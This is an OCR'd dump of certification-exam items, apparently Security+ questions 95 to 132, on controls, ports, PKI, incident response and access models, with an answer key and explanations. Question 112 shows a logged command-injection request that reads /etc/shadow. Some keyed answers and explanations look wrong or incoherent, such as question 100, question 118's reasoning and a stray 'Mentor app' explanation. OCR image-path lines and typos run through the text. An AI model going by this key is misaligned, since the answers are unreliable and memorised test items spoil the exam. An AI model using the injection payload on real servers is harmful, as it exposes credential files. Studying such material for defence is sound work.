
Instructions: Controls can be used multiple times and not all placeholders needs to be filled.

When you have completed the simulation, Please select Done to submit.



Instructions: Controls can be used multiple times and not all placeholders need to be filled. When you have completed the simulation, please select the Done button to submit.

Answer:



Instructions: Controls can be used multiple times and not all placeholders need to be filled. When you have completed the simulation, please select the Done button to submit.

Controls
- Screen Lock
- Strong Password
- Device Encryption
- Remote Wipe
- GPS Tracking
- Pop-up blocker
- Cable Locks
- Antivirus
- Host Based Firewall
- Proximity Reader
- Sniffer
- Mantrap

Company Managed Smart Phone
- Screen Lock
- Strong Password
- Device Encryption
- Remote Wipe
- GPS Tracking
- Pop-up blocker

Data Center Terminal Server
- Cable Locks
- Antivirus
- Host Based Firewall
- Proximity Reader
- Sniffer
- Mantrap

Explanation:

Cable locks are used as a hardware lock mechanism - thus best used on a Data Center Terminal Server.

Network monitors are also known as sniffers - thus best used on a Data Center Terminal Server.

Install antivirus software.

Antivirus software should be installed and definitions kept current on all hosts. Antivirus software should run on the server as well as on every workstation. In addition to active monitoring of incoming fi les, scans should be conducted regularly to catch any infections that have slipped through - thus best used on a Data Center Terminal Server.

Proximity readers are used as part of physical barriers which makes it more appropriate to use on a center's entrance to protect the terminal server.

Mentor app is an Apple application used for personal development and is best used on a mobile device such as a smart phone.

Remote wipe is an application that can be used on devices that are stolen to keep data safe. It is basically a command to a phone that will remotely clear the data on that phone. This process is known as a remote wipe, and it is intended to be used if the phone is stolen or going to another user.

Should a device be stolen, GPS (Global Positioning System) tracking can be used to identify its location and allow authorities to find it - thus best used on a smart phone.


Screen Lock is where the display should be configured to time out after a short period of inactivity and the screen locked with a password. To be able to access the system again, the user must provide the password. After a certain number of attempts, the user should not be allowed to attempt any additional

logons; this is called lockout - thus best used on a smart phone.
Strong Password since passwords are always important, but even more so when you consider that the device could be stolen and in the possession of someone who has unlimited access and time to try various values - thus best use strong passwords on a smartphone as it can be stolen more easily than a terminal server in a data center.
Device Encryption - Data should be encrypted on the device so that if it does fall into the wrong hands, it cannot be accessed in a usable form without the correct passwords. It is recommended to you use Trusted Platform Module (TPM) for all mobile devices where possible.
Use pop-up blockers. Not only are pop-ups irritating, but they are also a security threat. Pop-ups (including pop-unders) represent unwanted programs running on the system, and they can jeopardize the system's well-being. This will be more effective on a mobile device rather than a terminal server.
Use host-based firewalls. A firewall is the first line of defense against attackers and malware.
Almost every current operating system includes a firewall, and most are turned on by Default- thus best used on a Data Center Terminal Server.


95.A security consultant discovers that an organization is using the PCL protocol to print documents, utilizing the default driver and print settings.
Which of the following is the MOST likely risk in this situation?
A. An attacker can access and change the printer configuration.
B. SNMP data leaving the printer will not be properly encrypted.
C. An MITM attack can reveal sensitive information.
D. An attacker can easily inject malicious code into the printer firmware.
E. Attackers can use the PCL protocol to bypass the firewall of client computers.
Answer: B

96.A security analyst is hardening a server with the directory services role installed. The analyst must ensure LDAP traffic cannot be monitored or sniffed and maintains compatibility with LDAP clients.
Which of the following should the analyst implement to meet these requirements? (Select TWO).
A. Generate an X 509-complaint certificate that is signed by a trusted CA.
B. Install and configure an SSH tunnel on the LDAP server.
C. Ensure port 389 is open between the clients and the servers using the communication.
D. Ensure port 636 is open between the clients and the servers using the communication.
E. Remove the LDAP directory service role from the server.
Answer: AD
Explanation:
https://social.technet.microsoft.com/wiki/contents/articles/2980.ldap-over-ssl-ldaps-certificate.aspx

97.Drag and Drop Question
Drag and drop the correct protocol to its default port.



Answer:



FTP	21
Telnet	23
SMTP	25
SNMP	161
SCP	22
TFTP	69

Explanation:

FTP uses TCP port 21.

Telnet uses port 23.

SSH uses TCP port 22.

All protocols encrypted by SSH, including SFTP, SHTTP, SCP, SExec, and slogin, also use TCP port 22.

Secure Copy Protocol (SCP) is a secure file-transfer facility based on SSH and Remote Copy Protocol (RCP).

Secure FTP (SFTP) is a secured alternative to standard File Transfer Protocol (FTP).

SMTP uses TCP port 25.

Port 69 is used by TFTP.

SNMP makes use of UDP ports 161 and 162.

http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

98.A botnet has hit a popular website with a massive number of GRE-encapsulated packets to perform a DDoS attack News outlets discover a certain type of refrigerator was exploited and used to send outbound packets to the website that crashed.

To which of the following categories does the refrigerator belong?

A. SoC
B. ICS
C. IoT
D. MFD
Answer: C

99.The Chief Technology Officer (CTO) of a company, Ann, is putting together a hardware budget for the next 10 years. She is asking for the average lifespan of each hardware device so that she is able to calculate when she will have to replace each device.
Which of the following categories BEST describes what she is looking for?
A. ALE
B. MTTR
C. MTBF
D. MTTF
Answer: D

100.A software developer wants to ensure that the application is verifying that a key is valid before establishing SSL connections with random remote hosts on the Internet.
Which of the following should be used in the code? (Select TWO.)
A. Escrowed keys
B. SSL symmetric encryption key
C. Software code private key
D. Remote server public key
E. OCSP
Answer: BE

101.A security guard has informed the Chief Information Security Officer that a person with a tablet has been walking around the building. The guard also noticed strange white markings in different areas of the parking lot.
The person is attempting which of the following types of attacks?
A. Jamming
B. War chalking
C. Packet sniffing
D. Near field communication
Answer: B

102.A system administrator is configuring a site-to-site VPN tunnel.
Which of the following should be configured on the VPN concentrator during the IKE phase?
A. RIPEMD
B. ECDHE
C. Diffie-Hellman
D. HTTPS
Answer: C

103.A network operations manager has added a second row of server racks in the datacenter. These racks face the opposite direction of the first row of racks.

Which of the following is the reason the manager installed the racks this way?

A. To lower energy consumption by sharing power outlets

B. To create environmental hot and cold isles

C. To eliminate the potential for electromagnetic interference

D. To maximize fire suppression capabilities

Answer: B

104.Phishing emails frequently take advantage of high-profile catastrophes reported in the news.

Which of the following principles BEST describes the weakness being exploited?

A. Intimidation

B. Scarcity

C. Authority

D. Social proof

Answer: D

105.Users report the following message appears when browsing to the company's secure site:

This website cannot be trusted.

Which of the following actions should a security analyst take to resolve these messages? (Select TWO).

A. Verify the certificate has not expired on the server.

B. Ensure the certificate has a .pfx extension on the server.

C. Update the root certificate into the client computer certificate store.

D. Install the updated private key on the web server.

E. Have users clear their browsing history and relaunch the session.

Answer: AC

106.New magnetic locks were ordered for an entire building. In accordance with company policy, employee safety is the top priority.

In case of a fire where electricity is cut, which of the following should be taken into consideration when installing the new locks?

A. Fail safe

B. Fault tolerance

C. Fail secure

D. Redundancy

Answer: A

107.A company hires a consulting firm to crawl its Active Directory network with a non-domain account looking for unpatched systems. Actively taking control of systems is out of scope, as is the creation of new administrator accounts.

For which of the following is the company hiring the consulting firm?

A. Vulnerability scanning

B. Penetration testing

C. Application fuzzing

D. User permission

Answer: A

Explanation:

They're just looking for unpatched systems and they also said “Actively taking control of systems is out of scope”. Looks like it's more of a passive scan than an active lets-actually-hack-this- motherfucker scan that would be used in penetration testing.

108.Two users need to send each other emails over unsecured channels. The system should support the principle of non-repudiation.

Winch of the following should be used to sign the users' certificates?

A. RA

B. CA

C. CRL

D. CSR

Answer: B

109.Multiple employees receive an email with a malicious attachment that begins to encrypt their hard drives and mapped shares on their devices when it is opened.

The network and security teams perform the following actions:

* Shut down all network shares.

* Run an email search identifying all employees who received the malicious message.

* Reimage all devices belonging to users who opened the attachment.

Next, the teams want to re-enable the network shares.

Which of the following BEST describes this phase of the incident response process?

A. Eradication

B. Containment

C. Recovery

D. Lessons learned

Answer: C

110.Security administrators attempted corrective action after a phishing attack. Users are still experiencing trouble logging in, as well as an increase in account lockouts. Users' email contacts are complaining of an increase in spam and social networking requests. Due to the large number of affected accounts, remediation must be accomplished quickly.

Which of the following actions should be taken FIRST? (Select TWO)

A. Disable the compromised accounts

B. Update WAF rules to block social networks

C. Remove the compromised accounts with all AD groups

D. Change the compromised accounts' passwords

E. Disable the open relay on the email server

F. Enable sender policy framework

Answer: EF

Explanation:

Sender Policy Framework (SPF) is a simple email-validation system designed to detect email spoofing by providing a mechanism to allow receiving mail exchangers to check that incoming mail from a domain comes from a host authorized by that domain's administrators.

n a Small Business Server environment, you may have to prevent your Microsoft Exchange Server-based server from being used as an open relay SMTP server for unsolicited commercial e-mail messages, or spam.

You may also have to clean up the Exchange server's SMTP queues to delete the unsolicited commercial e- mail messages.

If your Exchange server is being used as an open SMTP relay, you may experience one or more of the following symptoms:

- The Exchange server cannot deliver outbound SMTP mail to a growing list of e-mail domains.
- Internet browsing is slow from the server and from local area network (LAN) clients.
- Free disk space on the Exchange server in the location of the Exchange information store databases or the Exchange information store transaction logs is reduced more rapidly than you expect.
- The Microsoft Exchange information store databases spontaneously dismount. You may be able to manually mount the stores by using Exchange System Manager, but the stores may dismount on their own after they run for a short time. For more information, click the following article number to view the article in the Microsoft Knowledge Base:

111.Anne, the Chief Executive Officer (CEO), has reported that she is getting multiple telephone calls from someone claiming to be from the helpdesk. The caller is asking to verify her network authentication credentials because her computer is broadcasting across the network.

This is MOST likely which of the following types of attacks?

A. Vishing

B. Impersonation

C. Spim

D. Scareware

Answer: A

112.An administrator discovers the following log entry on a server:

```
Nov 12 2013 00:23:45 httpd[2342]: GET /app2/prod/proc/process.php?input=change;
cd%20../../../etc;cat%20shadow
```

Which of the following attacks is being attempted?

A. Command injection

B. Password attack

C. Buffer overflow

D. Cross-site scripting

Answer: A

Explanation:

In this case a command was entered, and the attacker was attempting to gain access to the password file within the /etc directory. If the attacker tried to inject code, they would not use commands, but rather PHP, ASP, or another language. SQL injections are usually run on databases, not web servers’ HTML forms. Buffer overflows have to do with memory and how applications utilize it.

113.A security team wants to establish an Incident Response plan. The team has never experienced an

incident.
Which of the following would BEST help them establish plans and procedures?
A. Table top exercises
B. Lessons learned
C. Escalation procedures
D. Recovery procedures
Answer: A

114.Which of the following would verify that a threat does exist and security controls can easily be bypassed without actively testing an application?
A. Protocol analyzer
B. Vulnerability scan
C. Penetration test
D. Port scanner
Answer: B
Explanation:
A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers.
Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.
Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.


115.Which of the following technologies would be MOST appropriate to utilize when testing a new software patch before a company-wide deployment?
A. Cloud computing
B. Virtualization
C. Redundancy
D. Application control
Answer: B
Explanation:
Virtualization is used to host one or more operating systems in the memory of a single host computer and allows multiple operating systems to run simultaneously on the same hardware, reducing costs.
Virtualization offers the flexibility of quickly and easily making backups of entire virtual systems, and quickly recovering the virtual system when errors occur. Furthermore, malicious code compromises of virtual systems rarely affect the host system, which allows for safer testing and experimentation.

116.A system administrator needs to implement 802.1x whereby when a user logs into the network, the authentication server communicates to the network switch and assigns the user to the proper VLAN.
Which of the following protocols should be used?

A. RADIUS
B. Kerberos
C. LDAP
D. MSCHAP
Answer: A

117.Which of the following types of cloud Infrastructures would allow several organizations with similar structures and interests to realize shared storage and resources?
A. Private
B. Hybrid
C. Public
D. Community
Answer: D

118.A security administrator has found a hash m the environment known to belong to malware. The administrator then finds this file to be in the preupdate area of the OS, which indicates it was pushed from the central patch system.
File: winx86_adobe_flash_upgrade.exe
Hash: 99ac28bede43ab869b853ba62c4ea243
The administrator pulls a report from the patch management system with the following output:



```
Install Date  Package Name                    Target Devices Hash
10/10/2017    java_11.2_x64.exe               HQ PC’s        01ab28bbde63aa879b35bba62cdes283
10/10/2017    winx86_adobe_flash_upgrade.exe  HQ PC’s        99ac28bede43ab869b853ba62c4ea243
```

Given the above outputs, which of the following MOST likely happened?
A. The file was corrupted after it left the patch system
B. The file was infected when the patch manager downloaded it.
C. The file was not approved in the application whitelist system
D. The fee was embedded with a logic bomb to evade detection
Answer: B
Explanation:
The hashes match so the file on the patch server was corrupt.
That rules out A.
There is nothing said that relates to C.
D makes no sense at all.
The answer is therefore B.

119.Which of the following implements two-factor authentication?
A. A phone system requiring a PIN to make a call
B. An ATM requiring a credit card and PIN
C. A computer requiring username and password
D. A datacenter mantrap requiring fingerprint and iris scan
Answer: B

120.A company is terminating an employee for misbehavior.
Which of the following steps is MOST important in the process of disengagement from this employee?


A. Obtain a list of passwords used by the employee.
B. Generate a report on outstanding projects the employee handled
C. Have the employee surrender company identification.
D. Have the employee sign an NDA before departing
Answer: C
Explanation:
NDA is signed prior hiring, reports are not the most important. Neither is obtain passwords because admin should be able to reset the passwords anyway.

121.A systems administrator is attempting to recover from a catastrophic failure in the datacenter. To recover the domain controller, the systems administrator needs to provide the domain administrator credentials.
Which of the following account types is the systems administrator using?
A. Shared account
B. Guest account
C. Service account
D. User account
Answer: C

122.A penetration tester is crawling a target website that is available to the public.
Which of the following represents the actions the penetration tester is performing?
A. URL hijacking
B. Reconnaissance
C. White box testing
D. Escalation of privilege
Answer: B

123.When systems, hardware, or software are not supported by the original vendor, it is a vulnerability known as:
A. system sprawl.
B. end-of-life systems
C. resource exhaustion
D. a default configuration
Answer: B


124.An organization's internal auditor discovers that large sums of money have recently been paid to a vendor that management does not recognize. The IT security department is asked to investigate the organization's ERP system to determine how the accounts payable module has been used to make these vendor payments.
The IT security department finds the following security configuration for the accounts payable module:



```
* New Vendor Entry - Required Role: Accounts Payable Clerk
* New Vendor Approval - Required Role: Accounts Payable Clerk
* Vendor Payment Entry - Required Role: Accounts Payable Clerk
* Vendor Payment Approval - Required Role: Accounts Payable Manager
```


Which of the following changes to the security configuration of the accounts payable module would BEST mitigate this risk?

A.




```
New Vendor Entry - Required Role: Accounts Payable Clerk
New Vendor Approval - Required Role: Accounts Payable Manager
Vendor Payment Entry - Required Role: Accounts Payable Clerk
Vendor Payment Approval - Required Role: Accounts Payable Manager
```

B.




```
New Vendor Entry - Required Role: Accounts Payable Manager
New Vendor Approval - Required Role: Accounts Payable Clerk
Vendor Payment Entry - Required Role: Accounts Payable Clerk
Vendor Payment Approval - Required Role: Accounts Payable Manager
```

C.



```
New Vendor Entry - Required Role: Accounts Payable Clerk
New Vendor Approval - Required Role: Accounts Payable Clerk
Vendor Payment Entry - Required Role: Accounts Payable Manager
Vendor Payment Approval - Required Role: Accounts Payable Manager
```

D.



```
New Vendor Entry - Required Role: Accounts Payable Clerk
New Vendor Approval - Required Role: Accounts Payable Manager
Vendor Payment Entry - Required Role: Accounts Payable Manager
Vendor Payment Approval - Required Role: Accounts Payable Manager
```

Answer: A

125.As part of a new industry regulation, companies are required to utilize secure, standardized OS settings. A technician must ensure the OS settings are hardened.

Which of the following is the BEST way to do this?

A. Use a vulnerability scanner.

B. Use a configuration compliance scanner.

C. Use a passive, in-line scanner.

D. Use a protocol analyzer.

Answer: B

Explanation:

A V-scanner will find open ports and missing patches, but a config compliance scanner will confirm software/patches/overall configurations.

https://security.calpoly.edu/content/network-config

126.Joe, an employee, wants to show his colleagues how much he knows about smartphones. Joe demonstrates a free movie application that he installed from a third party on his corporate smartphone. Joe's colleagues were unable to find the application in the app stores.

Which of the following allowed Joe to install the application? (Select TWO).

A. Near-field communication

B. Rooting/jailbreaking

C. Ad-hoc connections

D. Tethering
E. Sideloading
Answer: BE

127.A company's user lockout policy is enabled after five unsuccessful login attempts. The help desk notices a user is repeatedly locked out over the course of a workweek. Upon contacting the user, the help desk discovers the user is on vacation and does not have network access.
Which of the following types of attacks are MOST likely occurring? (Select TWO)
A. Replay
B. Rainbow tables
C. Brute force
D. Pass the hash
E. Dictionary
Answer: CE
Explanation:
Both Brute Force and Dictionary attacks require attacker to attempt login and are subject to account lockouts whereas Pass the Hash & Rainbow Tables bypass normal clear text login procedures and work directly with the hashed credentials. Replay has nothing to do with account lockouts.

128.A user has attempted to access data at a higher classification level than the user's account is currency authorized to access.
Which of the following access control models has been applied to this user's account?
A. MAC
B. DAC
C. RBAC
D. ABAC
Answer: A
Explanation:
The question specifies that the data is at a higher classification level than the user’s account is allowed to access. Because it says the users “account”, and not the users “group” or “role” or “job function” I think that the idea is that what is happening here is not role-based. Nothing suggests it’s attribute-based either. It’s certainly not DAC. That leaves MAC.


129.A company determines that it is prohibitively expensive to become compliant with new credit card regulations. Instead, the company decides to purchase insurance to cover the cost of any potential loss.
Which of the following is the company doing?
A. Transferring the risk
B. Accepting the risk
C. Avoiding the risk
D. Mitigating the risk
Answer: A

130.An organization has determined it can tolerate a maximum of three hours of downtime.
Which of the following has been specified?

A. RTO
B. RPO
C. MTBF
D. MTTR
Answer: A

131.An attacker compromises a public CA and issues unauthorized X.509 certificates for Company.com. In the future, impact of similar incidents.
Which of the following would assist Company.com with its goal?
A. Certificate pinning
B. Certificate stapling
C. Certificate chaining
D. Certificate with extended validation
Answer: A


132.After a user reports stow computer performance, a systems administrator detects a suspicious file, which was installed as part of a freeware software package.
The systems administrator reviews the output below:



